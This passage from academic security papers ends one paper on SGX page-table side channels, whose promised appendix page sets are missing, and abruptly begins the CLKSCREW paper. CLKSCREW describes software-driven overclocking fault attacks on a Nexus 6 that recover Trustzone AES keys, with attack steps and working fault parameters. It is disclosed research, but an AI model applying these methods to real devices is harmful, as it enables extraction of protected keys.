Hiding Enclave Page Accesses. At the system level, some lightweight embedded PMAs [34, 27] avoid page table-based threats altogether by implementing hardware-enforced isolation in a single-address-space. Alternatively, some higher-end PMA research prototypes [10, 11, 30, 42] place enclave page tables out of reach of an attacker. Unfortunately, we believe such an approach is unacceptable for Intel SGX, especially when protecting sensitive application data from potentially malicious cloud providers [3, 36]. In such use cases, the cloud provider must be able to quickly regulate different cloud users competing for scarce platform resources including EPC memory. Fortified PMA designs such as Sanctum [10] on the other hand move page tables within the enclave, and require the OS to engage in a lengthy protocol whenever reclaiming a physical page. Furthermore, when applying Sanctum's enclave-private page table design to modern x86 processors [23], an adversary could still leverage the Extended Page Tables (EPTs) set up by the hypervisor. That is, any access to guest-physical pages, including the enclave and its private page tables, results in an EPT walk that sets accessed and dirty bits accordingly. Masking A/D attributes in enclave mode is neither sufficient nor desirable, as it cannot prevent our cache-based attacks, and disrupts benign OS memory management decisions.

At the application level, we believe the academic community should investigate different defense strategies based on the type of enclave. For small enclaves that must be offered the highest security guarantees, automated compiler-based solutions [8] are to be considered. Good practices applied to cryptographic software (e.g., not branching on a secret) may be extended to more general approaches, such as the deterministic multiplexing defense proposed by Shinde et al. [40]. For uses cases where unmodified application binaries are loaded in an enclave, however, such approaches would likely lead to unacceptable performance overhead. In such situations, the use of more probabilistic security measures may be acceptable. Note that previous page fault-driven research [48] successfully defeated conventional Address Space Layout Randomization (ASLR) schemes that randomize an application's base address. SGX-Shield [38], on the other hand, implements fine-grained ASLR by compiling enclaved

application code into small 32- or 64-byte randomization units that can subsequently be re-shuffled at load time.

7 Related Work

A recent line of work has developed PMA security architectures that support secure isolated execution of protected modules with a minimal trusted computing base, either via a small hypervisor [31, 30, 42, 19], or with trusted hardware [29, 32, 11, 10, 34, 27]. Intel SGX represents the first widespread PMA solution, included in off-the-shelf consumer hardware, and has recently been put forward to protect sensitive application data from untrusted cloud providers [3, 36]. As such, SGX has received considerable attention from the research community, and one line of work, including Graphene-SGX [45], Haven [3], Panoply [41], and SCONE [2] has developed small libOSs that facilitate running unmodified legacy applications in SGX enclaves. However, Xu et al. [48] recently pointed out that enclaved execution environments are vulnerable to a new class of powerful controlled-channel attacks conducted by an untrusted host operating system. We have discussed previous research results on page table-based attacks and defenses extensively in Section 2.3. Iago attacks [6] furthermore exploit legacy applications via the system call interface, and AsyncShock [47] demonstrates that an adversarial OS can more easily exploit thread synchronization bugs within SGX enclaves. Finally, between submission and publication of this paper, the SGX research community has witnessed a steady stream of microarchitectural side-channel attacks; either by abusing the branch prediction unit [28], or in the form of fine-grained PRIME+PROBE [13, 37, 5, 33] cache attacks.

In a more general, non-PMA context, there exists a vast amount of research on microarchitectural cache timing vulnerabilities [35, 50, 17]. Especially relevant to our work is the FLUSH+FLUSH [16] channel which was only proposed very recently, and attack research [49] that applies FLUSH+RELOAD to partially recover OpenSSL ECDSA nonces. Furthermore, timing differences from TLB misses have been exploited to break kernel space ASLR [20]. More recently, it has been shown that kernel ASLR can also be bypassed by exploiting timing differences in the `prefetch` instruction [15], or by leveraging TSX [24]. Finally, recent concurrent work [14] on JavaScript environments has independently demonstrated a page table-based cache side-channel attack that completely compromises application-level ASLR.

8 Conclusion

Our work shows that page table walks in unprotected memory leak enclave page accesses to untrusted system software. We demonstrated that our stealthy attack vectors can circumvent current state-of-the-art defenses that hide page faults from the OS. As such, page table-based threats continue to be worrisome for enclaved execution.

Acknowledgments

We thank Ming-Wei Shih for kindly providing us with early access to the camera-ready version of his T-SGX paper. Jo Van Bulck and Raoul Strackx are supported by a grant of the Research Foundation - Flanders (FWO).

A Libgcrypt Page Sets

For completeness, we provide the full page sets for the different versions of our Libgcrypt attacks below. The PTE sets are based on plain Libgcrypt, Libgpg-error, and Graphene-libc binaries, as generated by `gcc` v5.2.1 from the default `./configure && make` invocation. The provided addresses are relative to the load addresses used by Graphene, as explained in Section 4.

CLKSCREW: Exposing the Perils of Security-Oblivious Energy Management

Salvatore Stolfo
Columbia University

Abstract

The need for power- and energy-efficient computing has resulted in aggressive cooperative hardware-software energy management mechanisms on modern commodity devices. Most systems today, for example, allow software to control the frequency and voltage of the underlying hardware at a very fine granularity to extend battery life. Despite their benefits, these software-exposed energy management mechanisms pose grave security implications that have not been studied before.

In this work, we present the CLKSCREW attack, a new class of fault attacks that exploit the security-obliviousness of energy management mechanisms to break security. A novel benefit for the attackers is that these fault attacks become more accessible since they can now be conducted without the need for physical access to the devices or fault injection equipment. We demonstrate CLKSCREW on commodity ARM/Android devices. We show that a malicious kernel driver (1) can extract secret cryptographic keys from Trustzone, and (2) can escalate its privileges by loading self-signed code into Trustzone. As the first work to show the security ramifications of energy management mechanisms, we urge the community to re-examine these security-oblivious designs.

1 Introduction

The growing cost of powering and cooling systems has made energy management an essential feature of most commodity devices today. Energy management is crucial for reducing cost, increasing battery life, and improving portability for systems, especially mobile devices. Designing effective energy management solutions, however, is a complex task that demands cross-stack design and optimizations: Hardware designers, system architects, and kernel and application developers have to coordinate their efforts across the entire hardware/software system stack to minimize energy consumption and maximize performance. Take as an example, Dynamic Voltage and Frequency Scaling (DVFS) [47], a ubiquitous energy management technique that saves energy by regulating the frequency and voltage of the processor cores according to runtime computing demands. To support DVFS, at the hardware level, vendors have to design the underlying frequency and voltage regulators to be portable across a wide range of devices while ensuring cost efficiency. At the software level, kernel developers need to track and match program demands to operating frequency and voltage settings to minimize energy consumption for those demands. Thus, to maximize the utility of DVFS, hardware and software function cooperatively and at very fine granularities.

Despite the ubiquity of energy management mechanisms on commodity systems, security is rarely a consideration in the design of these mechanisms. In the absence of known attacks, given the complexity of hardware-software interoperability needs and the pressure of cost and time-to-market concerns, the designers of these mechanisms have not given much attention to the security aspects of these mechanisms; they have been focused on optimizing the functional aspects of energy management. These combination of factors along with the pervasiveness of these mechanisms makes energy management mechanisms a potential source of security vulnerabilities and an attractive target for attackers.

In this work, we present the first security review of a widely-deployed energy management technique, DVFS. Based on careful examination of the interfaces between hardware regulators and software drivers, we uncover a new class of exploitation vector, which we term as CLKSCREW. In essence, a CLKSCREW attack exploits unfettered software access to energy management hardware to push the operating limits of processors to the point of inducing faulty computations. This is dangerous when these faults can be induced from lower privileged software across hardware-enforced boundaries, where security sensitive computations are hosted.

We demonstrate that CLKSCREW can be conducted using no more than the software control of energy management hardware regulators in the target devices. CLKSCREW is more powerful than traditional physical fault attacks [19] for several reasons. Firstly, unlike physical fault attacks, CLKSCREW enables fault attacks to be conducted purely from software. Remote exploitation with CLKSCREW becomes possible without the need for physical access to target devices. Secondly, many equipment-related barriers, such as the need for soldering and complex equipment, to achieve physical fault attacks are removed. Lastly, since physical attacks have been known for some time, several defenses, such as special hardened epoxy and circuit chips that are hard to access, have been designed to thwart such attacks. Extensive hardware reverse engineering may be needed to determine physical pins on the devices to connect the fault injection circuits [45]. CLKSCREW sidesteps all these risks of destroying the target devices permanently.

To highlight the practical security impact of our attack, we implement the CLKSCREW attack on a commodity ARMv7[1] phone, Nexus 6. With only publicly available knowledge of the Nexus 6 device, we identify the operating limits of the frequency and voltage hardware mechanisms. We then devise software to enable the hardware to operate beyond the vendor-recommended limits. Our attack requires no further access beyond a malicious kernel driver. We show how the CLKSCREW attack can subvert the hardware-enforced isolation in ARM Trustzone in two attack scenarios: (1) extracting secret AES keys embedded within Trustzone and (2) loading self-signed code into Trustzone. We note that the root cause for CLKSCREW is neither a hardware nor a software bug: CLKSCREW is achievable due to the fundamental design of energy management mechanisms.

We have responsibly disclosed the vulnerabilities identified in this work to the relevant SoC and device vendors. They have been very receptive to the disclosure. Besides acknowledging the highlighted issues, they were able to reproduce the reported fault on their internal test device within three weeks of the disclosure. They are working towards mitigations.

In summary, we make the following contributions in this work:

1. We expose the dangers of designing energy management mechanisms without security in mind by introducing the concept of the CLKSCREW attack. Aggressive energy-aware computing mechanisms can be exploited to influence isolated computing.

2. We present the CLKSCREW attack to demonstrate a new class of energy management-based exploitation vector that exploits software-exposed frequency and voltage hardware regulators to subvert trusted computation.

3. We introduce a methodology for examining and demonstrating the feasibility of the CLKSCREW attack against commodity ARM devices running a full complex OS such as Android.

4. We demonstrate that the CLKSCREW attack can be used to break the ARM Trustzone by extracting secret cryptographic keys and loading self-signed applications on a commodity phone.

[1]As of Sep 2016, ARMv7 devices capture over 86% of the worldwide market share of mobile phones [7].

The remainder of the paper is organized as follows. We provide background on DVFS and its associated hardware and software support in § 2. In § 3, we detail challenges and steps we take to achieving the first CLKSCREW fault. Next, we present two attack case studies in § 4 and § 5. Finally, we discuss countermeasures and related work in § 6, and conclude in § 7.

2 Background

In this section, we provide the required background in energy management to understand CLKSCREW. We first describe DVFS and how it relates to saving energy. We then detail key classes of supporting hardware regulators and their software-exposed interfaces.

2.1 Dynamic Voltage & Frequency Scaling

DVFS is an energy management technique that trades off processing speed for energy savings. Since its debut in 1994 [60], DVFS has become ubiquitous in almost all commodity devices. DVFS works by regulating two important runtime knobs that govern the amount of energy consumed in a system – frequency and voltage.

To see how managing frequency and voltage can save energy, it is useful to understand how energy consumption is affected by these two knobs. The amount of energy[2] consumed in a system is the product of power and time, since it refers to the total amount of resources utilized by a system to complete a task over time. Power[3], an important determinant of energy consumption, is directly proportional to the product of operating frequency and voltage. Consequently, to save energy, many energy management techniques focus on efficiently optimizing both frequency and voltage.

[2]Formally, the total amount of energy consumed, E_T, is the integral of instantaneous dynamic power, P_t over time T: $E_T = \int_0^T P_t \, dt$.

[3]In a system with a fixed capacitative load, at any time t, the instantaneous dynamic power is proportional to both the voltage, V_t and the frequency F_t as follows: $P_t \propto V_t^2 \times F_t$.



Figure 1: Shared voltage regulator for all *Krait* cores.



Figure 2: Separate clock sources for each *Krait* core.

DVFS regulates frequency and voltage according to runtime task demands. As these demands can vary drastically and quickly, DVFS needs to be able to track these demands and effect the frequency and voltage adjustments in a timely manner. To achieve this, DVFS requires components across layers in the system stack. The three primary components are (1) the voltage/frequency hardware regulators, (2) vendor-specific regulator driver, and (3) OS-level *CPUfreq* power governor [46]. The combined need for accurate layer-specific feedback and low voltage/frequency scaling latencies drives the prevalence of unfettered and software-level access to the frequency and voltage hardware regulators.

2.2 Hardware Support for DVFS

Voltage Regulators. Voltage regulators supply power to various components on devices, by reducing the voltage from either the battery or external power supply to a range of smaller voltages for both the cores and the peripherals within the device. To support features, such as camera and sensors that are sourced from different vendors and hence operating at different voltages, numerous voltage regulators are needed on devices. These regulators are integrated within a specialized circuit called Power Management Integrated Circuit (PMIC) [53].

Power to the application cores is typically supplied by the step-down regulators within the PMIC on the System-on-Chip (SoC) processor. As an example, Figure 1 shows the PMIC that regulates the shared voltage supply to all the application cores (*a.k.a. Krait* cores) on the Nexus 6 device. The PMIC does not directly expose software interfaces for controlling the voltage supply to the cores. Instead, the core voltages are indirectly managed by a power management subsystem, called the Subsystem Power Manager (SPM) [2]. The SPM is a hardware block that maintains a set of control registers which, when configured, interfaces with the PMIC to effect voltage changes. Privileged software like a kernel driver can use these memory-mapped control registers to direct voltage changes. We highlight these software-exposed controls as yellow-shaded circles in Figure 1.

Frequency PLL-based Regulators. The operating frequency of application cores is derived from the frequency of the clock signal driving the underlying digital logic circuits. The frequency regulator contains a Phase Lock Loop (PLL) circuit, a frequency synthesizer built into modern processors to generate a synchronous clock signal for digital components. The PLL circuit generates an output clock signal of adjustable frequency, by receiving a fixed-rate reference clock (typically from a crystal oscillator) and raising it based on an adjustable multiplier ratio. The output clock frequency can then be controlled by changing this PLL multiplier.

For example, each core on the Nexus 6 has a dedicated clock domain. As such, the operating frequency of each core can be individually controlled. Each core can operate on three possible clock sources. In Figure 2, we illustrate the clock sources as well as the controls (shaded in yellow) exposed to the software from the hardware regulators. A multiplexer (*MUX*) is used to select amongst the three clock sources, namely (1) a PLL supplying a fixed-rate 300-MHz clock signal, (2) a High-Frequency PLL (HFPLL) supplying a clock signal of variable frequency based on a *N multiplier*, and (3) the same HFPLL supplying half the clock signal via a frequency divider for finer-grained control over the output frequency.

As shown in Figure 2, the variable output frequency of the HFPLL is derived from a base frequency of 19.2MHz and can be controlled by configuring the *N multiplier*. For instance, to achieve the highest core operating frequency of 2.65GHz advertised by the vendor, one needs to configure the *N multiplier* to 138 and the *Source Selector* to 1 to select the use of the full HFPLL. Similar to changing voltage, privileged software can initiate per-core frequency changes by writing to software-exposed memory-mapped PLL registers, shown in Figure 2.

2.3 Software Support for DVFS

On top of the hardware regulators, additional software support is needed to facilitate DVFS. Studying these supporting software components for DVFS enables us to better understand the interfaces provided by the hardware regulators. Software support for DVFS comprises two key components, namely vendor-specific regulator drivers and OS-level power management services.

Besides being responsible for controlling the hardware regulators, the vendor-provided PMIC drivers [5, 6] also provide a convenient means for mechanisms in the upper layers of the stack, such as the Linux *CPUfreq* power governor [46] to dynamically direct the voltage and frequency scaling. DVFS requires real-time feedback on the system workload profile to guide the optimization of performance with respect to power dissipation. This feedback may rely on layer-specific information that may only be efficiently accessible from certain system layers. For example, instantaneous system utilization levels are readily available to the OS kernel layer. As such, the Linux *CPUfreq* power governor is well-positioned at that layer to initiate runtime changes to the operating voltage and frequency based on these whole-system measures. This also provides some intuition as to why DVFS cannot be implemented entirely in hardware.

3 Achieving the First CLKSCREW Fault

In this section, we first briefly describe why erroneous computation occurs when frequency and voltage are stretched beyond the operating limits of digital circuits. Next, we outline challenges in conducting a non-physical probabilistic fault injection attack induced from software. Finally, we characterize the operating limits of regulators and detail the steps to achieving the first CLKSCREW fault on a real device.

3.1 How Timing Faults Occur

To appreciate why unfettered access to hardware regulators is dangerous, it is necessary to understand in general why over-extending frequency (*a.k.a.* overclocking) or under-supplying voltage (*a.k.a.* undervolting) can cause unintended behavior in digital circuits.

Synchronous digital circuits are made up of memory elements called flip-flops (FF). These flip-flops store stateful data for digital computation. A typical flip-flop has an input D, and an output Q, and only changes the output to the value of the input upon the receipt of the rising edge of the clock (CLK) signal. In Figure 3, we show two flip-flops, FF_{src} and FF_{dst} sharing a common clock signal and some intermediate combinatorial logic elements. These back-to-back flip-flops are building blocks for pipelines, which are pervasive throughout digital chips and are used to achieve higher performance.



Figure 3: Timing constraint for error-free data propagation from input Q_{src} to output D_{dst} for entire circuit.

Circuit timing constraint. For a single flip-flop to properly propagate the input to the output locally, there are three key timing sub-constraints. (1) The incoming data signal has to be held stable for T_{setup} during the receipt of the clock signal, and (2) the input signal has to be held stable for T_{FF} within the flip-flop after the clock signal arrives. (3) It also takes a minimum of $T_{\text{max_path}}$ for the output Q_{src} of FF_{src} to propagate to the input D_{dst} of FF_{dst}. For the overall circuit to propagate input $D_{\text{src}} \rightarrow$ output Q_{dst}, the minimum required clock cycle period[4], T_{clk}, is bounded by the following timing constraint (1) for some microarchitectural constant K:

$$T_{\text{clk}} \geq T_{\text{FF}} + T_{\text{max_path}} + T_{\text{setup}} + K \qquad (1)$$

Violation of timing constraint. When the timing constraint is violated during two consecutive rising edges of the clock signal, the output from the source flip-flop FF_{src} fails to latch properly in time as the input at the destination flip-flop FF_{dst}. As such, the FF_{dst} continues to operate with stale data. There are two situations where this timing constraint can be violated, namely (a) overclocking to reduce T_{clk} and (b) undervolting to increase the overall circuit propagation time, thereby increasing $\text{T}_{\text{max_path}}$. Figure 4 illustrates how the output results in an unintended erroneous value of 0 due to overclocking. For comparison, we show an example of a bit-level fault due to undervolting in Figure 15 in Appendix A.1.

[4] T_{clk} is simply the reciprocal of the clock frequency.



Figure 4: Bit-level fault due to overclocking: Reducing clock period $T_{\text{clk}} \rightarrow T_{\text{clk}}'$ results in a bit-flip in output $1 \rightarrow 0$.



Figure 5: Vendor-stipulated voltage/frequency Operating Performance Points (OPPs) *vs.* maximum OPPs achieved before computation fails.

3.2 Challenges of CLKSCREW Attacks

Mounting a fault attack purely from software on a real-world commodity device using its internal voltage/frequency hardware regulators has numerous difficulties. These challenges are non-existent or vastly different from those in traditional physical fault attacks (that commonly use laser, heat and radiation).

Regulator operating limits. Overclocking or undervolting attacks require the hardware to be configured *far beyond* its vendor-suggested operating range. Do the operating limits of the regulators enable us to effect such attacks in the first place? We show that this is feasible in § 3.3.

Self-containment within same device. Since the attack code performing the fault injection and the victim code to be faulted both reside on the same device, the fault attack must be conducted in a manner that does not affect the execution of the attacking code. We present techniques to overcome this in § 3.4.

Noisy complex OS environment. On a full-fledged OS with interrupts, we need to inject a fault into the target code without causing too much perturbation to non-targeted code. We address this in § 3.4.

Precise timing. To attack the victim code, we need to be relatively precise in *when* the fault is induced. Using two attack scenarios that require vastly different degrees of timing precision in § 4 and § 5, we demonstrate how the timing of the fault can be fine-tuned using a range of execution profiling techniques.

Fine-grained timing resolution. The fault needs to be *transient* enough to occur during the intended region of victim code execution. We may need the ability to target a specific range of code execution that takes orders of magnitude fewer clock cycles within an entire operation. For example, in the attack scenario described in Section § 5.3, we seek to inject a fault into a memory-specific operation that takes roughly 65,000 clock cycles within an entire RSA certificate chain verification operation spanning over 1.1 billion cycles.

3.3 Characterization of Regulator Limits

In this section, we study the capabilities and limits of the built-in hardware regulators, focusing on the Nexus 6 phone. According to documentation from the vendor, Nexus 6 features a 2.7GHz quad-core SoC processor. On this device, DVFS is configured to operate only in one of 15 possible discrete[5] Operating Performance Points (OPPs) at any one time, typically by a DVFS OS-level service. Each OPP represents a state that the device can be in with a voltage and frequency pair. These OPPs are readily available from the vendor-specific definition file, `apq8084.dtsi`, from the kernel source code [3].

To verify that the OPPs are as advertised, we need measurement readings of the operating voltage and frequency. By enabling the *debugfs* feature for the regulators, we can get per-core voltage[6] and frequency[7] measurements. We verify that the *debugfs* measurement readings indeed match the voltage and frequency pairs stipulated by each OPP. We plot these vendor-provided OPP measurements as black-star symbols in Figure 5.

No safeguard limits in hardware. Using the software-exposed controls described in § 2.2, while maintaining a low base frequency of 300MHz, we configure the voltage regulator to probe for the range during which the de-

[5] A limited number of discrete OPPs, instead of a range of continuous voltage/frequency values, is used so that the time taken to validate the configured OPPs at runtime is minimized.

[6] `/d/regulator/kraitX/voltage`

[7] `/d/clk/kraitX_clk/measure`

vice remains functional. We find that when the device is set to any voltage outside the range 0.6V to 1.17V, it either reboots or freezes. We refer to the phone as being *unstable* when these behaviors are observed. Then, stepping through 5mV within the voltage range, for each operating voltage, we increase the clock frequency until the phone becomes *unstable*. We plot each of these maximum frequency and voltage pair (as shaded circles) together with the vendor-stipulated OPPs (as shaded stars) in Figure 5. It is evident that the hardware regulators can be configured past the vendor-recommended limits. This unfettered access to the regulators offers a powerful primitive to induce a software-based fault.

> **ATTACK ENABLER (GENERAL) #1**: There are no safeguard limits in the hardware regulators to restrict the range of frequencies and voltages that can be configured.

Large degree of freedom for attacker. Figure 5 illustrates the degree of freedom an attacker has in choosing the OPPs that have the potential to induce faults. The maximum frequency and voltage pairs (*i.e.* shaded circles in Figure 5) form an almost continuous upward-sloping curve. It is noteworthy that all frequency and voltage OPPs *above* this curve represent potential candidate values of frequency and voltage that an attacker can use to induce a fault.

This "shaded circles" curve is instructive in two ways. First, from the attacker's perspective, the upward-sloping nature of the curve means that reducing the operating voltage simultaneously lowers the minimum required frequency needed to induce a fault in an attack. For example, suppose an attacker wants to perform an overclocking attack, but the frequency value she needs to achieve the fault is beyond the physical limit of the frequency regulator. With the help of this frequency/voltage characteristic, she can then possibly reduce the operating voltage to the extent where the overclocking frequency required is within the physical limit of the regulator.

> **ATTACK ENABLER (GENERAL) #2**: Reducing the operating voltage lowers the minimum required frequency needed to induce faults.

Secondly, from the defender's perspective, the large range of instability-inducing OPPs above the curve suggests that limits of both frequency and voltage, if any, must be enforced *in tandem* to be effective. Combination of frequency and voltage values, while individually valid, may still cause unstable conditions when used together.

Prevalence of Regulators. The lack of safeguard limits within the regulators is not specific to Nexus 6. We observe similar behaviors in devices from other vendors. For example, the frequency/voltage regulators in the Nexus 6P and Pixel phones can also be configured beyond their vendor-stipulated limits to the extent of seeing instability on the devices. We show the comparison of the vendor-recommended and the actual observed OPPs of these devices in Figures 16 and 17 in Appendix A.3.



Figure 6: Overview of CLKSCREW fault injection setup.

3.4 Containing the Fault within a Core

The goal of our fault injection attack is to induce errors to specific victim code execution. The challenge is doing so without self-faulting the attack code and accidentally attacking other non-targeted code.

We create a custom kernel driver to launch separate threads for the attack and victim code and to pin each of them to separate cores. Pinning the attack and victim code in separate cores automatically allows each of them to execute in different frequency domains. This core pinning strategy is possible due to the deployment of increasingly heterogeneous processors like the ARM big.LITTLE [12] architecture, and emerging technologies such as Intel PCPS [35] and Qualcomm aSMP [48]. The prevailing industry trend of designing finer-grained energy management favors the use of separate frequency and voltage domains across different cores. In particular, the Nexus 6 SoC that we use in our attack is based on a variant of the aSMP architecture. With core pinning, the attack code can thus manipulate the frequency of the core that the victim code executes on, without affecting that of the core the attack code is running on. In addition to core pinning, we also disable interrupts during the entire victim code execution to ensure that no context switch occurs for that core. These two measures ensure that our fault injection effects are contained within the core that the target victim code is running on.

> **ATTACK ENABLER (GENERAL) #3**: The deployment of cores in different voltage/frequency domains isolates the effects of cross-core fault attack.

3.5 CLKSCREW Attack Steps

The CLKSCREW attack is implemented with a kernel driver to attack code that is executing at a higher priv-

Parameter	Description
F_{volt}	Base operating voltage
F_{pdelay}	Number of loops to delay/wait before the fault
F_{freq_hi}	Target value to raise the frequency *to* for the fault
F_{freq_lo}	Base value to raise the frequency *from* for the fault
F_{dur}	Duration of the fault in terms of number of loops

Table 1: CLKSCREW fault injection parameters.

ilege than the kernel. Examples of such victim code are applications running within isolation technologies such as ARM Trustzone [11] and Intel SGX [9]. In Figure 6, we illustrate the key attack steps within the thread execution of the attack and victim code. The goal of the CLKSCREW attack is to induce a fault in a subset of an entire victim thread execution.

❶ **Clearing residual states.** Before we attack the victim code, we want to ensure that there are no microarchitectural residual states remaining from prior executions. Since we are using a cache-based profiling technique in the next step, we want to make sure that the caches do not have any residual data from non-victim code before each fault injection attempt. To do so, we invoke both the victim and attack threads in the two cores multiple times in quick succession. From experimentation, 5-10 invocations suffice in this preparation phase.

❷ / ❸ **Profiling for an anchor.** Since the victim code execution is typically a subset of the entire victim thread execution, we need to profile the execution of the victim thread to identify a consistent point of execution *just* before the target code to be faulted. We refer to this point of execution as a timing anchor, T_{anchor} to guide when to deliver the fault injection. Several software profiling techniques can be used to identify this timing anchor. In our case, we rely on instruction or data cache profiling techniques in recent work [40].

❹ **Pre-fault delaying.** Even with the timing anchor, in some attack scenarios, there may still be a need to fine-tune the exact delivery timing of the fault. In such cases, we can configure the attack thread to spin-loop with a predetermined number of loops before inducing the actual fault. The use of these loops consisting of *no-op* operations is essentially a technique to induce timing delays with high precision. For this stage of the attack, we term this delay before inducing the fault as F_{pdelay}.

❺ / ❻ **Delivering the fault.** Given a base operating voltage F_{volt}, the attack thread will raise the frequency of the victim core (denoted as F_{freq_hi}), keep that frequency for F_{dur} loops, and then restore the frequency to F_{freq_lo}.

To summarize, for a successful CLKSCREW attack, we can characterize the attacker's goal as the following sub-tasks. Given a victim code and a fault injection target point determined by T_{anchor}, the attacker has to find optimal values for the following parameters to maximize the odds of inducing the desired fault. We summarize the fault injection parameters required in Table 1.

$$F_{\theta|T_{anchor}} = \{F_{volt}, F_{pdelay}, F_{freq_hi}, F_{dur}, F_{freq_lo}\}$$



Figure 7: Regulators operate across security boundaries.

3.6 Isolation-Agnostic DVFS

To support execution of trusted code isolated from untrusted one, two leading industry technologies, ARM Trustzone [11] and Intel SGX [9], are widely deployed. They share a common characteristic in that they can execute both trusted and untrusted code on the *same* physical core, while relying on architectural features such as specialized instructions to support isolated execution. It is noteworthy that on such architectures, the voltage and frequency regulators typically operate on domains that apply to cores as a whole (regardless of the security-sensitive processor execution modes), as depicted in Figure 7. With this design, any frequency or voltage change initiated by untrusted code inadvertently affects the trusted code execution, despite the hardware-enforced isolation. This, as we show in subsequent sections, poses a critical security risk.

> **ATTACK ENABLER (GENERAL) #4**: Hardware regulators operate across security boundaries with no physical isolation.

4 TZ Attack #1: Inferring AES Keys

In this section, we show how AES [43] keys stored within Trustzone (TZ) can be inferred by lower-privileged code from outside Trustzone, based on the faulty ciphertexts derived from the erroneous AES encryption operations. Specifically, it shows how lower-privileged code can subvert the isolation guarantee by ARM Trustzone, by influencing the computation of higher-privileged code using the energy management

mechanisms. The attack shows that the confidentiality of the AES keys that should have been kept secure in Trustzone can be broken.

Threat model. In our victim setup, we assume that there is a Trustzone app that provisions AES keys and stores these keys within Trustzone, inaccessible from the non-Trustzone (non-secure) environment. The attacker can repeatedly invoke the Trustzone app from the non-secure environment to decrypt any given ciphertext, but is restricted from reading the AES keys directly from Trustzone memory due to hardware-enforced isolation. The attacker's goal is to infer the AES keys stored.

4.1 Trustzone AES Decryption App

For this case study, since we do not have access to a real-world AES app within Trustzone, we rely on a textbook implementation of AES as the victim app. We implement a AES decryption app that can be loaded within Trustzone. Without loss of generality, we restrict the decryption to 128-bit keys, operating on 16-bit plaintext and ciphertext. A single 128-bit encryption/decryption operation comprises 10 AES rounds, each of which is a composition of the four canonical sub-operations, named `SubBytes`, `ShiftRows`, `MixColumns` and `AddRoundKey` [43].

To load this app into Trustzone as our victim program, we use a publicly known Trustzone vulnerability [17] to overwrite an existing Trustzone syscall handler, `tzbsp_es_is_activated`, on our Nexus 6 device running an old firmware[8]. A non-secure app can then execute this syscall via an ARM Secure Monitor Call [26] instruction to invoke our decryption Trustzone app. This vulnerability serves the sole purpose of allowing us to load the victim app within Trustzone to simulate a AES decryption app in Trustzone. It plays no part in the attacker's task of interest – extracting the cryptographic keys stored within Trustzone. Having the victim app execute within Trustzone on a commodity device allows us to evaluate CLKSCREW across Trustzone-enforced security boundaries in a practical and realistic manner.

4.2 Timing Profiling

As described in § 3.5, one of the crucial attack steps to ensure reliable delivery of the fault to a victim code execution is finding ideal values of F_{pdelay}. To guide this parameter discovery process, we need the timing profile of the Trustzone app performing a single AES encryption/decryption operation. ARM allows the use of hardware cycle counter (CCNT) to track the execution duration (in clock cycles) of Trustzone applications [10]. We enable this cycle counting feature within our custom kernel driver. With this feature, we can now measure how long it takes for our Trustzone app to decrypt a single ciphertext, even from the non-secure world.

[8]Firmware version is *shamu* `MMB29Q` (Feb, 2016)



Figure 8: Execution duration (in clock cycles) of the victim and attack threads.

> **ATTACK ENABLER (TZ-SPECIFIC) #5**: Execution timing of code running in Trustzone can be profiled with hardware counters that are accessible outside Trustzone.

Using the hardware cycle counter, we track the duration of each AES decryption operation over about 13k invocations in total. Figure 8 (left) shows the distribution of the execution length of an AES operation. Each operation takes an average of 840k clock cycles with more than 80% of the invocations taking between 812k to 920k cycles. This shows that the victim thread does not exhibit too much variability in terms of its execution time.

Recall that we want to deliver a fault to specific region of the victim code execution and that the faulting parameter F_{pdelay} allows us to fine-tune this timing. Here, we evaluate the degree to which the use of *no-op* loops is useful in controlling the timing of the fault delivery. Using a fixed duration for the fault F_{dur}, we measure how long the attack thread takes in clock cycles for different values of the pre-fault delays F_{pdelay}. Figure 8 (right) illustrates a distinct linear relationship between F_{pdelay} and the length of the attack thread. This demonstrates that number of loops used in F_{pdelay} is a reasonably good proxy for controlling the execution timing of threads, and thus the timing of our fault delivery.

4.3 Fault Model

To detect if a fault is induced in the AES decryption, we add a check after the app invocation to verify that the decrypted plaintext is as expected. Moreover, to know exactly which AES round got corrupted, we add minimal code to track the intermediate states of the AES round and return this as a buffer back to the non-secure environment. A comparison of the intermediate states and their expected values will indicate the specific AES round that



Figure 9: Fault model: Characteristics of observed faults induced by CLKSCREW on AES operation.



Figure 10: Controlling pre-fault delay, F_{pdelay}, allows us to control which AES round the fault affects.

is faulted and the corrupted value. With these validation checks in place, we perform a grid search for the parameters for the faulting frequency, $F_{\text{freq_hi}}$ and the duration of the fault, F_{dur} that can induce erroneous AES decryption results. From our empirical trials, we found that the parameters $F_{\text{freq_hi}} = 3.69GHz$ and $F_{\text{dur}} = 680$ can most reliably induce faults to the AES operation.

For the rest of this attack, we assume the use of these two parameter values. By varying F_{pdelay}, we investigate the characteristics of the observed faults. A total of about 360 faults is observed. More than 60% of the faults are precise enough to affect exactly one AES round, as depicted in Figure 9 (left). Furthermore, out of these faults that induce corruption in one AES round, more than half are sufficiently transient to cause random corruptions of exactly one byte, shown in Figure 9 (right). Being able to induce a one-byte random corruption to the intermediate state of an AES round is often used as a fault model in several physical fault injection works [18, 56].

4.4 Putting it together

Removing use of time anchor. Recall from § 3.5 that CLKSCREW may require profiling for a time anchor to improve faulting precision. In this attack, we choose not to do so, because (1) the algorithm of the AES operation is fairly straightforward (one `KeyExpansion` round, followed by 10 AES rounds [43]) to estimate F_{pdelay}, and (2) the execution duration of the victim thread does not exhibit too much variability. The small degree of variability in the execution timing of both the attack and victim threads allows us to reasonably target specific AES rounds with a maximum error margin of one round.

Differential fault attack. Tunstall *et al.* present a differential fault attack (DFA) that infers AES keys based on pairs of correct and faulty ciphertext [56]. Since AES encryption is symmetric, we leverage their attack to infer AES keys based on pairs of correct and faulty plaintext. Assuming a fault can be injected during the seventh AES round to cause a single-byte random corruption to the intermediate state in that round, with a corrupted input to the eighth AES round, this DFA can reduce the number of AES-128 key hypotheses from the original 2^{128} to 2^{12}, in which case the key can be brute-forced in a trivial exhaustive search. We refer readers to Tunstall *et al.*'s work [56] for a full cryptanalysis for this fault model.

Degree of control of attack. To evaluate the degree of control we have over the specific round we seek to inject the fault in, we induce the faults using a range of F_{pdelay} and track which AES rounds the faults occur in. In Figure 10, each point represents a fault occurring in a specific AES round and when that fault occurs during the entire execution of the victim thread. We use the ratio of $CCNT_{\text{attack}}/CCNT_{\text{target}}$ as an approximation of latter. There are ten distinct clusters of faults corresponding to each AES round. Since $CCNT_{\text{target}}$ can be profiled beforehand and $CCNT_{\text{attack}}$ is controllable via the use of F_{pdelay}, an attacker is able to control which AES round to deliver the fault to for this attack.

